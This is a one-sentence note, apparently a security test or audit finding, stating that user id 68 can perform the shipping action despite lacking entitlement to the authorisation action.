User id 68 can do action=shipping, even if he is not entitled to do action=authorisation.